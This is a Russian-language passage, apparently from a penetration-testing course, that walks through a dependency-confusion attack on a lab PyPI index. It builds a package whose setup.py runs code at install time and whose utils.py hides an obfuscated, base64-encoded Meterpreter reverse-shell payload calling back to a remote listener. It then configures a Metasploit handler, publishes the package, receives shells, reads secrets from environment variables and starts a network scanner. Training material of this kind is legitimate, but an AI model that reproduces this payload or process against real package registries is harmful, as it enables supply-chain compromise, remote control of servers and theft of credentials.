Хотя directory structure важна, основной компонент здесь - file **setup.py**. Разберем его содержимое.

В строке 1 мы импортируем нужные функции из *setuptools*. В строках 3-10 вызываем функцию *setup* с несколькими аргументами, которые задают конфигурацию пакета. Строка 4 настраивает *name*; оно должно совпадать с именем пакета, на который мы нацелены. Это имя будет использоваться на PyPI-сервере, а не во время импорта, поэтому дефис здесь допустим. Далее, в строке 5, мы настраиваем *version*.

Чтобы наш пакет был загружен, сравнение версий во время установки должно показать версию выше той, что установлена в локальном репозитории, но не слишком высокую, иначе пакет тоже не будет загружен. На основе информации, найденной ранее, мы выбрали *1.1.4*. Строка 6 настраивает, как пакеты должны находиться при импорте. Функция *find_packages* - стандартная функция для поиска файлов в структуре каталогов.

На этом этапе у нас есть необходимый минимум, чтобы собрать и использовать package без errors. Запустим **setup.py** и используем argument **sdist**, чтобы создать Source Distribution.

Source distribution - это набор всех files, из которых состоит Python package.

```
kali@kali:~/hackshort-util$ python3 ./setup.py sdist
running sdist
running egg_info
writing hackshort_util.egg-info/PKG-INFO
writing dependency_links to hackshort_util.egg-info/dependency_links.txt
writing top-level names to hackshort_util.egg-info/top_level.txt
reading manifest file 'hackshort_util.egg-info/SOURCES.txt'
writing manifest file 'hackshort_util.egg-info/SOURCES.txt'
warning: sdist: standard file not found: should have one of README, README.rst, README.txt, README.md

running check
creating hackshort-util-1.1.4
creating hackshort-util-1.1.4/hackshort_util
creating hackshort-util-1.1.4/hackshort_util.egg-info
copying files to hackshort-util-1.1.4...
copying setup.py -> hackshort-util-1.1.4
copying hackshort_util/__init__.py -> hackshort-util-1.1.4/hackshort_util
copying hackshort_util/utils.py -> hackshort-util-1.1.4/hackshort_util
copying hackshort_util.egg-info/PKG-INFO -> hackshort-util-1.1.4/hackshort_util.egg-info
copying hackshort_util.egg-info/SOURCES.txt -> hackshort-util-1.1.4/hackshort_util.egg-info
copying hackshort_util.egg-info/dependency_links.txt -> hackshort-util-1.1.4/hackshort_util.egg-info
```

```
copying hackshort_util.egg-info/top_level.txt -> hackshort-util-1.1.4/hackshort_util.egg-info
Writing hackshort-util-1.1.4/setup.cfg
Creating tar архуље
removing 'hackshort-util-1.1.4' (and everything under it)
```

Листинг 56 - Запуск только что созданного Python package

Когда мы выполнили эту command, Python упаковал source нашего custom package. Также были созданы различные metadata files (*egg-info*), но для нас это неважно. Сам package был сохранен в folder **dist** под именем **hackshort-util-1.1.4.tar.gz**.

Используем **pip install**, чтобы установить наш пакет и проверить его работу. Вместо того чтобы передавать **pip** имя пакета для поиска в удаленных репозиториях, передадим прямой путь файловой системы к нашему пакету.

```
kali@kali:~/hackshort-util$ pip install ./dist/hackshort-util-1.1.4.tar.gz
Defaulting to user installation because normal site-packages is not writeable
Looking in indexes: http://pypi.offseclab.io, http://127.0.0.1
Processing ./dist/hackshort-util-1.1.4.tar.gz
  Preparing metadata (setup.py) ... done
Building wheels for collected packages: hackshort-util
  Building wheel for hackshort-util (setup.py) ... done
  Created wheel for hackshort-util: filename=hackshort_util-1.1.4-py3-none-any.whl size=1188
    sha256=2b00a9631c7fb9e1094b6c6ac70bd4424f1ecc3110e05dc89b6352229ed58f93
  Stored in directory: /home/kali/.cache/pip/wheels/da/63/05/
    afd9e305b95f17a67a64eaa1e62f8acfd4fe458712853c2c3d
Successfully built hackshort-util
Installing collected packages: hackshort-util
Successfully installed hackshort-util-1.1.4
```

Листинг 57 - Локальная установка hackshort-util

Установка прошла успешно. Теперь попробуем импортировать *hackshort_util*. Хотя пакет не содержит ничего полезного, мы должны суметь его импортировать. Однако если попытаться импортировать пакет *hackshort_util* из текущего каталога, будет использован каталог `hackshort_util`, а не пакет, который мы только что установили. Поэтому откроем новую вкладку терминала и запустим **python3** из домашнего каталога. Это небольшая деталь, поскольку исходный код в любом случае должен быть тем же, но мы всегда хотим убедиться, что тестируем именно сборку на случай ошибочной конфигурации.

```
kali@kali:~$ python3
Python 3.11.2 [GCC 12.2.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> import hackshort_util
>>> print(hackshort_util)
<module 'hackshort_util' from '/home/kali/.local/lib/python3.11/site-packages/hackshort_util/__init__.py'>
```

Листинг 58 - Import и использование package hackshort_util

Как показано выше, мы смогли установить и использовать наш module.

Далее нужно сделать пакет более полезным, чтобы получить выполнение кода. Сначала удалим пакет, чтобы позже переустановить его с нашими обновлениями. Для этого выполним **pip uninstall**, но на этот раз нужно указать имя пакета, **hackshort-util**.

```
kali@kali:~/hackshort-util$ pip uninstall hackshort-util
Found existing installation: hackshort-util 1.1.4
Uninstalling hackshort-util-1.1.4:
  Would remove:
    /home/kali/.local/lib/python3.11/site-packages/hackshort_util-1.1.4.dist-info/*
    /home/kali/.local/lib/python3.11/site-packages/hackshort_util/*
Proceed (Y/n)? Y
  Successfully uninstalled hackshort-util-1.1.4
```

Листинг 59 - Удаление package hackshort-util

После удаления package мы готовы продолжать.

Теперь у нас есть два места, куда можно поместить payload. Первое - **setup.py**. Если разместить его здесь, можно добиться выполнения команд во время установки пакета. Этот вариант, скорее всего, приведет к выполнению команд во время сборки.

Второй вариант — submodule *utils*, который, как мы выяснили по сообщению форума, используется приложением. Для этого варианта нужно создать файл **utils.py**. Размещение payload здесь, скорее всего, приведет к выполнению команд в разных средах, включая production.

В реальном мире мы, скорее всего, использовали бы оба варианта, чтобы расширить охват. Однако в этой демонстрации наша цель — только получить выполнение кода в production. Тем не менее мы покажем базовое выполнение кода с первым вариантом, а получение shell в builder оставим как упражнение.

Как уже упоминалось, нам нужно отредактировать файл **setup.py**. Некоторым пакетам требуется довольно сложный процесс установки, включающий компиляцию. Для этого *setuptools* поддерживает возможность указать пользовательскую функцию установщика, которая запускается во время установки, через *cmdclass*.

```
kali@kali:~/hackshort-util$ cat -n setup.py
01  from setuptools import setup, find_packages
02  from setuptools.command.install import install
03
04  class Installer(install):
05      def run(self):
06          install.run(self)
07          with open('/tmp/running_during_install', 'w') as f:
08              f.write('This code was executed when the package was installed')
09
10  setup(
11      name='hackshort-util',
12      version='1.1.4',
13      packages=find_packages(),
14      classifiers=[],
15      install_requires=[],
16      tests_require=[],
17      cmdclass={'install': Installer}
18  )
19
```

Листинг 60 - Добавление custom code для запуска во время install

В line 17 мы добавляем новый argument *cmdclass* в function *setup*; его значение задается как *dictionary*. *И*спользуемый здесь key *install* нужен, чтобы указать pip использовать определенный class во время install. В этом example мы связываем его с class *Installer*, который определен в lines 4-8.

Класс *Installer* принимает переменную, которую *setuptools* передаст при инициализации этого класса. Чтобы это работало, нужно импортировать подмодуль *install*, что видно в строке 2. В строке 5 мы задаем функцию *run*, которая будет выполнена во время установки. В строке 6 указываем *install.run(self)*, чтобы продолжить обычную часть установки.

До этого момента все, что мы описали, нужно для продолжения процесса установки как обычно. Однако теперь у нас есть место, где можно настроить выполнение пользовательского кода. В строках 7 и 8 мы добавили фрагмент кода, который создаст файл `/tmp/running_during_install`, чтобы доказать, что мы достигли выполнения команд.

Попробуем установить этот пакет и убедиться, что команда будет выполнена. Сначала удалим существующий пакет с помощью **rm ./dist/hackshort-util-1.1.4.tar.gz**. Затем проверим, что `/tmp/running_during_install` еще не существует. После этого соберем пакет.

```
kali@kali:~/hackshort-util$ rm ./dist/hackshort-util-1.1.4.tar.gz

kali@kali:~/hackshort-util$ cat /tmp/running_during_install
cat: /tmp/running_during_install: No such file or directory

kali@kali:~/hackshort-util$ python3 ./setup.py sdist
...
```

Листинг 61 - Удаление existing package и сборка нового package

Теперь, когда пакет пересобран, попробуем установить его и проверить, создала ли установка наш файл.

```
kali@kali:~/hackshort-util$ pip install ./dist/hackshort_util-1.1.4.tar.gz
...

kali@kali:~/hackshort-util$ cat /tmp/running_during_install
This code was executed when the package was installed
```

Листинг 62 - Installation нового package и проверка execution custom code

На этом этапе мы получили выполнение команд во время установки. Как упоминалось ранее, получение reverse shell оставим как самостоятельное упражнение. Пока перейдем к получению выполнения кода во время работы.

Теперь, когда у нас есть выполнение кода во время процесса установки, перейдем к получению выполнения кода во время работы. Для этого нужно понять, как разработчики используют пакет. Обратившись к найденному ранее сообщению на форуме, видим, что приложение импортирует подмодуль *utils* из *hackshort_util*.

```
from hackshort_util import utils
```

Листинг 63 - Code snippet, показывающий import submodule utils из module hackshort_util

Это означает, что нужно создать file **utils.py** в directory `hackshort_util`, иначе Python выдаст error. Однако мы не знаем, какие functions существуют в этом submodule, поэтому когда application попробует вызвать functions, возникнет еще один error.

Чтобы исправить это, создадим wildcard-функцию, которая будет выполняться независимо от имени.

Тем не менее есть шанс, что наша standard function не вернет подходящее value, что приведет к another exception. Чтобы это компенсировать, создадим exception hook, который перехватит любое exception, выброшенное application, и заблокирует execution. Хотя это может привести к crash application для users, это даст нам время провести дополнительную reconnaissance environment.

```
kali@kali:~/hackshort-util$ nano hackshort_util/utils.py

kali@kali:~/hackshort-util$ cat -n hackshort_util/utils.py
01  import time
02  import sys
03
04  def standardFunction():
05          pass
06
07  def __getattr__(name):
08          pass
09          return standardFunction
10
11  def catch_exception(exc_type, exc_value, tb):
```

```
12      while True:
13          time.sleep(1000)
14
15  sys.excepthook = catch_exception
```

Листинг 64 - Создание file utils.py с exception hook function

Lines 1 и 2 импортируют необходимые libraries. Оставим это максимально простым, поскольку мы не знаем, что установлено на target.

В строках 4-5 мы создаем стандартную функцию (*standardFunction()*), которая будет выполняться при любом вызове функции к этому подмодулю. *pass* в строке 5 указывает приложению продолжить выполнение, ничего не делая.

В строках 7-9 мы определим специальную функцию с именем `__getattr__`, которая вызывается, когда имя функции не существует. В строке 9 вернем стандартную функцию, определенную в строках 4-5, фактически создав функцию-подстановку.

В строке 11 мы определим функцию для перехвата всех исключений. Эта функция принимает три аргумента, которые передаются, когда приложение выбрасывает исключение. В строке 12 создадим бесконечный цикл, который будет засыпать на 1000 секунд (строка 13) на каждой итерации.

Наконец, в line 15 укажем, что exception hook равен function, которую мы только что определили.

Удалим existing package *hackshort-util*, затем пересоберем и переустановим его.

```
kali@kali:~/hackshort-util$ pip uninstall hackshort-util
...

kali@kali:~/hackshort-util$ python3 ./setup.py sdist
...

kali@kali:~/hackshort-util$ pip install ./dist/hackshort_util-1.1.4.tar.gz
...
```

Листинг 65 - Удаление, пересборка и повторная установка пакета hackshort-util

Далее попробуем использовать module в Python, чтобы протестировать реализованную functionality. Импортируем submodule так, как показано в forum post. Затем попробуем запустить любую function и убедиться, что error не возникает. В конце попробуем division by 0 и ожидаем попасть в infinite loop.

```
kali@kali:~$ python3
Python 3.11.2 [GCC 12.2.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> from hackshort_util import utils
>>> utils.run()
>>> 1/0
```

Листинг 66 - Тестирование только что созданного package

Как и ожидалось, запуск любой функции не вызывает ошибку, а деление на 0 помещает нас в бесконечный цикл. Теперь, когда у нас есть надежная основа, можно добавить полезную нагрузку.

Мы добавим полезную нагрузку *meterpreter* в наш пакет. Это дает хорошую гибкость для *pivoting*. Также мы не знаем, сколько обратных оболочек удастся получить. Возможно, придет только одна оболочка от цели в промышленной среде, но также можно получить выполнение команд в нижестоящих средах, на ноутбуках разработчиков и так далее. Использование оболочки meterpreter позволяет при необходимости принять несколько оболочек.

Начнем с **msfvenom** для генерации полезной нагрузки. Поскольку наш пакет является Python-пакетом, укажем Python payload meterpreter. Нам нужно, чтобы цель подключалась обратно к нам, поэтому используем обратное shell-соединение. Все это задается опцией `-p`. Так как полезная нагрузка будет Python-кодом, а не бинарным исполняемым файлом, через опцию `-f` укажем вывод в формате **raw**. Наконец, нужно указать IP-адрес и номер порта, к которым будет подключаться полезная нагрузка. Для этого нужен endpoint, доступный всем жертвам. Самая доступная цель у нас — облачный экземпляр Kali, поэтому для **LHOST** укажем IP облачной Kali. Для **LPORT** зададим произвольный порт 4488.

```
kali@kali:~$ msfvenom -f raw -p python/meterpreter/reverse_tcp LHOST=192.88.99.76 LPORT=4488
[-] No platform was selected, choosing Msf::модуле::Platform::Python from the payload
[-] No arch selected, selecting arch: python from the payload
No encoder specified, outputting raw payload
Payload size: 436 bytes
exec(__import__('zlib').decompress(__import__('base64').b64decode(__import__('codecs').getencoder('utf-8')(
    'eNo9UE1LxDAQPTe/IrckGMPuUrvtYgURDyIiuHsTWdp01NI0KZmsVsX/7oYsXmZ4b968+ejHyflA0ekBgvw2fSvbBqHIJQZ/
    0EGGfgTy6jydaW+pb+wb8OVCbEgW/
    NcxZlinZpUSX8kT3j7e3O+3u6fb6wcRdUo7a0EHztmyWqmyVFWl1gWTeV6WIkpaD81AMpg1TCF6x+EKDcDELwQxddpJHezU6IGzqzsmUXn
    QHzwX4nnxQrr6hI0gn++9AWrA8k5cmqNdd/ZfPU+0IDCD5vFs1YF24+QBkacPqLbII9lBVMofhmyDv4L8AerjXyE=')[0])))
```

Листинг 67 - Генерация Python Meterpreter payload

Выполнение этой команды дает нам payload. Далее нужно добавить его в наш пакет. Поскольку нам нужен reverse shell во время выполнения, добавим payload в конец `hackshort_util/utils.py`. Как только приложение импортирует этот пакет, будет отправлен reverse shell.

```
kali@kali:~/hackshort-util$ nano hackshort_util/utils.py

kali@kali:~/hackshort-util$ cat -n hackshort_util/utils.py
01  import time
02  import sys
03
04  def standardFunction():
05          pass
06
07  def __getattr__(name):
08          pass
09          return standardFunction
10
11  def catch_exception(exc_type, exc_value, tb):
12      while True:
13          time.sleep(1000)
14
15  sys.excepthook = catch_exception
16
17  exec(__import__('zlib').decompress(__import__('base64').b64decode(__import__('codecs').getencoder('utf-
    8')('eNo9UE1LxDAQPTe/IrckGMPuUrvtYgURDyIiuHsTWdp01NI0KZmsVsX/7oYsXmZ4b968+ejHyflA0ekBgvw2fSvbBqHIJQZ/
    0EGGfgTy6jydaW+pb+wb8OVCbEgW/
    NcxZlinZpUSX8kT3j7e3O+3u6fb6wcRdUo7a0EHztmyWqmyVFWl1gWTeV6WIkpaD81AMpg1TCF6x+EKDcDELwQxddpJHezU6IGzqzsmUXn
    QHzwX4nnxQrr6hI0gn++9AWrA8k5cmqNdd/ZfPU+0IDCD5vFs1YF24+QBkacPqLbII9lBVMofhmyDv4L8AerjXyE=')[0])))
```

Листинг 68 - Изменение file utils.py для добавления сгенерированного payload

Теперь, когда payload добавлен, нужно запустить listener. Поскольку мы использовали IP cloud Kali instance, подключимся к нашей cloud Kali instance по SSH.

```
kali@kali:~$ ssh kali@192.88.99.76
The authenticity of host '192.88.99.76 (192.88.99.76)' can't be established.
ED25519 key fingerprint is SHA256:uw2cM/UTH1lO2xSphPrIBa66w3XqioWiyrWRgHND/WI.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.88.99.76' (ED25519) to the list of known hosts.
kali@192.88.99.76's password:

kali@cloud-kali:~$
```

Листинг 69 - Login в Cloud Kali instance через SSH

После login нужно запустить *Metasploit*. Первый шаг - initialize database. Это можно сделать command **msfdb init**. Command нужно запускать как *root*, поэтому добавим **sudo** в начало.

```
kali@cloud-kali:~$ sudo msfdb init
[+] Starting database
[+] Creating database user 'msf'
[+] Creating databases 'msf'
[+] Creating databases 'msf_test'
[+] Creating configuration file '/usr/share/metasploit-framework/config/database.yml'
[+] Creating initial database schema
```

Листинг 70 - Initialization database Metasploit

После initialization можно запустить Metasploit через **msfconsole**.

Поскольку payload был сгенерирован вручную, будем **use** handler *generic payload*: **exploit/multi/handler**. Настроим **LHOST** на прослушивание всех interfaces (**0.0.0.0**) и зададим **LPORT** равным value из payload configuration (**4488**).

Поскольку мы не знаем, сколько reverse shells можем получить, нужно настроить Metasploit на прием multiple reverse shells. Во-первых, listener не должен закрываться сразу после подключения reverse shell. Для этого зададим option **ExitOnSession** равной **false**. Затем **run** listener как job с помощью `-j`. Если reverse shells начнут приходить массово, нам не нужно, чтобы Metasploit сразу взаимодействовал с ними. Для этого также используем option `-z` у command **run**.

```
kali@cloud-kali:~$ msfconsole
....

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp

msf6 exploit(multi/handler) > set payload python/meterpreter/reverse_tcp
payload => python/meterpreter/reverse_tcp

msf6 exploit(multi/handler) > set LHOST 0.0.0.0
LHOST => 0.0.0.0

msf6 exploit(multi/handler) > set LPORT 4488
LPORT => 4488

msf6 exploit(multi/handler) > set ExitOnSession false
ExitOnSession => false

msf6 exploit(multi/handler) > run -jz
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
[*] Started reverse TCP handler on 0.0.0.0:4488
```

Листинг 71 - Запуск Metasploit и configuration handler

Теперь listener ожидает подключений, поэтому протестируем package перед publication. Вернемся к personal Kali instance, удалим, пересоберем и переустановим package *hackshort-util*. В конце запустим Python и import *utils* из *hackshort_util*.

```
kali@kali:~/hackshort-util$ pip uninstall hackshort-util
...

kali@kali:~/hackshort-util$ python3 ./setup.py sdist
...

kali@kali:~/hackshort-util$ pip install ./dist/hackshort-util-1.1.4.tar.gz
...

kali@kali:~/hackshort-util$ python3
```

```
Python 3.11.2 [GCC 12.2.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> from hackshort_util import utils
>>>
```

Листинг 72 - Удаление, пересборка, повторная установка и импорт пакета hackshort-util

Далее вернемся к cloud Kali instance, где настроен listener, и проверим, получили ли мы reverse shell после загрузки module.

```
msf6 exploit(multi/handler) >
[*] Sending stage (24772 bytes) to 233.252.50.125
[*] сессию Meterpreter 1 opened (10.0.1.87:4488 -> 233.252.50.125:52342)
```

Листинг 73 - Получение reverse shell

Видим, что импорт пакета отправил reverse shell. Попробуем взаимодействовать с сессией с помощью команды **sessions** и опции `-i` с *ID* сессии (**1**). После подключения выйдем из этой сессии, поскольку она нам не нужна и мы не хотим путать ее с реальными сессиями.

```
msf6 exploit(multi/handler) >
msf6 exploit(multi/handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > exit
[*] Shutting down Meterpreter...

[*] 233.252.50.125 - сессию Meterpreter 1 closed.  Reason: Died
```

Листинг 74 - Закрытие сессию Meterpreter

Осталось только опубликовать пакет и надеяться, что мы получим reverse shell.

В реальном мире мы создали бы учетную запись в публичном Python Package Index и загрузили пакет туда. Однако мы не хотим засорять этот публичный репозиторий вредоносными пакетами. Вместо этого нацелимся на индекс **pypi.offseclab.io**, который создан для имитации официального публичного индекса. Вместо создания учетной записи используем предоставленную учетную запись с именем пользователя *student* и паролем *password*. Чтобы использовать этот сервер пакетов для загрузок, нужно указать URL сервера и учетные данные в файле **~/.pypirc**.

```
kali@kali:~/hackshort-util$ nano ~/.pypirc

kali@kali:~/hackshort-util$ cat ~/.pypirc
[distutils]
index-servers =
    offseclab

[offseclab]
репозиторий: http://pypi.offseclab.io/
username: student
password: password
```

Листинг 75 - Конфигурационный файл ~/.pypirc для добавления URL сервера и учетных данных для входа

В первой секции (*distutils*) указываем список серверов. В этом случае у нас только один сервер с именем *offseclab*. Ниже нужно указать конфигурацию для этого index-сервера. URL репозитория зададим через переменную *репозиторий*. Также укажем *username* и *password*.

Теперь можно собрать пакет и загрузить его. Для этого нужно добавить команду **upload** к команде сборки, которую мы уже использовали. Также нужно указать, что мы хотим использовать репозиторий **offseclab**, через `-r`.

```
kali@kali:~/hackshort-util$ python3 setup.py sdist upload -r offseclab
...
Submitting dist/hackshort-util-1.1.4.tar.gz to http://pypi.offseclab.io/
Server response (200): OK
```

Листинг 76 - Загрузка вредоносного пакета в репозиторий offseclab

Если был uploaded неправильный package и его нужно удалить, можно выполнить следующую command: curl -u "student:password" --form ":action=remove_pkg" --form "name=hackshort-util" --form "version=1.1.4" http://pypi.offseclab.io/

Это пересоберет пакет и загрузит его на сервер. В выводе должна появиться запись журнала, показывающая, что загрузка идет на сервер **pypi.offseclab.io**, а ответ равен *200*.

Теперь ждем reverse shell.

Production-веб-сервер настроен на пересборку каждые 10 минут. Если shell не приходит в течение 10 минут, что-то пошло не так.

```
msf6 exploit(multi/handler) >
[*] Sending stage (24772 bytes) to 44.211.221.172
[*] Meterpreter сессии 2 opened (10.0.1.54:4488 -> 44.211.221.172:37604)
```

Листинг 77 - Получение reverse shell после публикации malicious package на PyPI server pypi.offseclab.io

Отлично, мы получили выполнение команд.

1. После получения shell на production-сервере получите флаг, расположенный в `/proof.txt`.
2. Получите выполнение команд на сервере сборки и прочитайте файл `/proof.txt`, чтобы получить флаг. Сделайте это через редактирование файла setup.py.
3. Какие свидетельства указывали, что shell выполнялся внутри Docker-контейнера?

```
A) The presence of a Dockerfile in the directory
B) The output of the mount command
C) The ifconfig output
D) The переменных окружения listed
```

4. Что из перечисленного НЕ было определено как секрет в переменных окружения?

```
A) SECRET_KEY
B) ADMIN_USERNAME
C) ROOT_PASSWORD
D) GPG_KEY
```

25.10. Compromising the Environment

Теперь, когда у нас есть выполнение кода, нужно выполнить pivot и попытаться получить больше доступа. Это можно сделать разными способами. Можно найти секреты в файловой системе жертвы, перейти к другим службам или приложениям, либо выполнить повышение привилегий до учетной записи пользователя с более высоким уровнем привилегий и начать процесс заново.

Какой бы путь мы ни выбрали, сначала нужно перечислить полученный доступ. Это даст больше информации о целевой среде.

Этот учебный блок охватывает следующие учебные цели:

• Лучше понять целевой средой
• Понять другие services в network
• Exploit other services через initial entry point
• Повысить привилегии до администраторской учетной записи у облачного провайдера

Начнем перечисление с взаимодействия с сессией, которую только что получили. Сначала выведем все **sessions**. Затем можно взаимодействовать с нужной сессией, выполнив **sessions -i 2**.

```
msf6 exploit(multi/handler) > sessions

Active sessions
===============

  Id  Name  Type                     Information          Connection
  --  ----  ----                     -----------          ----------
  2         meterpreter python/linux  root @ 6699d104d6c5  10.0.1.54:4488 -> 198.18.53.73:37604 (172.18.0.4)

msf6 exploit(multi/handler) > sessions -i 2
[*] Starting interaction with 2...
```

Листинг 78 - Interaction с новой session

При listing active session мы видим, что hostname равен "6699d104d6c5" (в каждой lab он будет другим). Также видим, что работаем как пользователь *root*.

После interaction с session мы попадем в meterpreter shell. В Meterpreter есть много tools, полезных для enumeration. Сначала используем **ifconfig**, чтобы вывести сетевых интерфейсов на target. Важно отметить, что это не тот же **ifconfig**, который встречается на многих *Linux* machines, а meterpreter tool. Поэтому output будет немного отличаться.

```
meterpreter > ifconfig

Interface  1
============
Name         : lo
Hardware MAC : 00:00:00:00:00:00
MTU          : 65536
Flags        : UP LOOPBACK RUNNING
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0


Interface 41
============
Name         : eth1
Hardware MAC : 02:42:ac:1e:00:03
MTU          : 1500
Flags        : UP BROADCAST RUNNING MULTICAST
IPv4 Address : 172.30.0.3
IPv4 Netmask : 255.255.0.0


Interface 43
============
Name         : eth0
Hardware MAC : 02:42:ac:12:00:04
MTU          : 1500
Flags        : UP BROADCAST RUNNING MULTICAST
IPv4 Address : 172.18.0.4
IPv4 Netmask : 255.255.0.0
```

Листинг 79 - Просмотр сетевых интерфейсов

Мы находим два сетевых интерфейса. Один из них находится в сетевом диапазоне 172.18.0.4/16, а другой — в диапазоне 172.30.0.0/16. Зафиксируем эту информацию и продолжим перечисление.

Получим доступ к shell, чтобы выполнять команды напрямую на цели. Для этого выполним **shell**. После получения доступа к shell запустим **whoami**, чтобы подтвердить, что работаем как *root*, и **ls -alh**, чтобы вывести текущий каталог.

```
meterpreter > shell
whoami
root

ls -alh
total 32K
drwxr-xr-x 1 root root  17 Jul  6 16:25 .
drwxr-xr-x 1 root root  40 Jul  6 16:42 ..
drwxr-xr-x 8 root root 162 Jul  6 16:41 .git
-rw-r--r-- 1 root root 199 Jul  6 16:25 Dockerfile
-rw-r--r-- 1 root root 15K Jul  6 16:25 README.md
drwxr-xr-x 1 root root  52 Jul  6 16:42 app
-rw-r--r-- 1 root root 167 Jul  6 16:25 pip.conf
-rw-r--r-- 1 root root 196 Jul  6 16:25 requirements.txt
-rw-r--r-- 1 root root 123 Jul  6 16:25 run.py
```

Листинг 80 - Проверка пользователя и текущего каталога

Мы подтверждаем, что работаем как пользователь *root*. В листинга каталога также находим Python code и directory **app**. Это тоже стоит отметить. Exfiltration source code может быть очень полезной, поскольку он может содержать secrets или помочь найти другие exploits в application.

Поскольку мы работаем как пользователь *root* и видим, что имя хоста состоит из случайных буквенно-цифровых символов, можно предположить, что мы получили доступ к контейнеру. Используем команду **mount**, чтобы вывести точки монтирования. Часто это дает более точный ответ, выполняемся ли мы внутри контейнера.

```
mount

overlay on / type overlay (rw,relatime,lowerdir=/var/lib/docker/overlay2/l/XSUOTVCMJALCFZC3RDKUMDRFT7:/var/
    lib/docker/overlay2/l/GZ2WZHEOX36F3NXSO3JL4BYD6L:/var/lib/docker/overlay2/l/HVQUSP32SJWVAJ3KOL2QASE4W3:/
    var/lib/docker/overlay2/l/HE7JGACHWIPRNCT54LBN6AXOZP:/var/lib/docker/overlay2/l/
    ESRP43XML3BVETNT2Z7I3N2JU4:/var/lib/docker/overlay2/l/KP435SVPCD3NIUYPJPVAREWOOZ:/var/lib/docker/overlay2/
    l/72FQOR2NP3DWJJSQEXIRCSYJLG:/var/lib/docker/overlay2/l/XGHOLK75NEJNWWWX6CXQOTPRVX:/var/lib/docker/
    overlay2/l/FYRGADRJGMIS5XK5SBKPLCX6BG:/var/lib/docker/overlay2/l/Z2X5KHFJNPU35ZKBGAHJUEZT3I:/var/lib/
    docker/overlay2/l/5QTAPW6XADCCWCTAVASPNQT7A4:/var/lib/docker/overlay2/l/35PKZCCO3U4ARBXXGICO35VEMU:/var/
    lib/docker/overlay2/l/J5J2DCSN4XC4G5HJ6VLPEB3KJL:/var/lib/docker/overlay2/l/D3NHOQ5FM57FMMCEBAT575CAVI:/
    var/lib/docker/overlay2/l/4BJ4Q3NJFA6VRGPHR4GYYFAB4T,upperdir=/var/lib/docker/overlay2/
    b95da9be18e4db9ea42697d255af877c65d441522e0f02f8a628239709573bfc/diff,workdir=/var/lib/docker/overlay2/
    b95da9be18e4db9ea42697d255af877c65d441522e0f02f8a628239709573bfc/work)
proc on /proc type proc (rw,nosuid,nodev,noexec,relatime)
tmpfs on /dev type tmpfs (rw,nosuid,size=65536k,mode=755)
...
```

Листинг 81 - Просмотр mounts

На основании вывода мы видим, что наш shell находится в Docker-контейнера. Это немного меняет тактику перечисления. Для начала повышается приоритет проверки переменных окружения. Переменные окружения часто используются для конфигурации приложений с секретами, которые обычно не хотят хранить в исходном коде. Выполним **printenv**, чтобы вывести все переменные окружения.

```
printenv

HOSTNAME=6699d104d6c5
SECRET_KEY=asdfasdfasdfasdf
PYTHON_PIP_VERSION=22.3.1
HOME=/root
```

```
GPG_KEY=A035C8C19219BA821ECEA86B64E628F8D684696D
ADMIN_PASSWORD=password
PYTHON_GET_PIP_URL=https://github.com/pypa/get-pip/raw/d5cb0afaf23b8520f1bbcfed521017b4a95f5c01/public/get-
    pip.py
PATH=/usr/local/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
LANG=C.UTF-8
SQLALCHEMY_TRACK_MODIFICATIONS=False
PYTHON_VERSION=3.11.2
PYTHON_SETUPTOOLS_VERSION=65.5.1
PWD=/app
PYTHON_GET_PIP_SHA256=394be00f13fa1b9aaa47e911bdb59a09c3b2986472130f30aa0bfaf7f3980637
SQLALCHEMY_DATABASE_URI=sqlite:////data/data.db
ADMIN_USERNAME=admin
```

Листинг 82 - Просмотр переменных окружения

В этом выводе мы находим несколько секретов: *ADMIN_USERNAME* и *ADMIN_PASSWORD*, *SECRET_KEY* и *GPG_KEY*. Пока мы не знаем, для чего они могут использоваться, но зафиксируем их.

Важно отметить, что текущая сессия может завершиться во время перечисления или на любом другом этапе. Это происходит потому, что сервис регулярно перезапускается. Однако когда сервис снова запускается, новая meterpreter session должна стартовать сразу. Нам нужно будет только переключиться на нее, выполнив **sessions -i** с нужным *session ID*.

```
[*] 172.18.0.4 - Meterpreter сессии 2 closed.  Reason: Died

[*] Sending stage (24772 bytes) to 198.18.53.73

[*] сессию Meterpreter 3 opened (10.0.1.54:4488 -> 198.18.53.73:60146)

msf6 exploit(multi/handler) > sessions -i 3
[*] Starting interaction with 3...

meterpreter >
```

Листинг 83 - Закрытая и повторно открытая сессию Meterpreters

В реальном мире перечисление этого контейнера продолжилось бы. Нам еще нужно исследовать найденный исходный код, базу данных приложения и многое другое. Однако оставим это как самостоятельные упражнения и перейдем к сканированию сети на наличие других служб.

1. Найдите переменную окружения с флагом внутри контейнера.

2. Согласно `/etc/os-release`, какая операционная система используется на production-сервере?

3. Прочитайте contents *SQLite Database* и найдите flag в одной из links.

Получение доступа к этому контейнеру открыло большой объем новой информации для дальнейшей работы. Как видно из сетевого листинга, на этом контейнере обнаружено несколько интерфейсов. Это особенно интересно, поскольку добавленный интерфейс обычно означает, что на другой стороне есть что-то, что можно обнаружить. Безопасность служб, доступных в приватных сетях, часто слабее.

Nmap был бы отличным инструментом для этой задачи. Однако он должен быть установлен на цели, либо нам пришлось бы установить его самостоятельно. Поскольку это контейнер, Nmap, скорее всего, не установлен, а установка дополнительных пакетов может быть сложной или нежелательной с точки зрения скрытности.

Мы могли бы туннелировать сканы nmap через meterpreter shell, однако такие сканы часто медленные и дают некорректную информацию.

В идеале стоит проводить scan из victim container, используя то, к чему у нас уже есть доступ. Мы знаем, что на этом container есть Python, поскольку Python использовался для получения shell. Создадим короткий Python script, который будет сканировать заданную network. Этот script создадим на personal Kali instance, а не на cloud instance.

```
kali@kali:~$ nano netscan.py

kali@kali:~$ cat -n netscan.py
01  import socket
02  import ipaddress
03  import sys
04
05  def port_scan(ip_range, ports):
06      for ip in ip_range:
07          print(f"Scanning {ip}")
08          for port in ports:
09              sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
10              sock.settimeout(.2)
11              result = sock.connect_ex((str(ip), port))
12              if result == 0:
13                  print(f"Port {port} is open on {ip}")
14              sock.close()
15
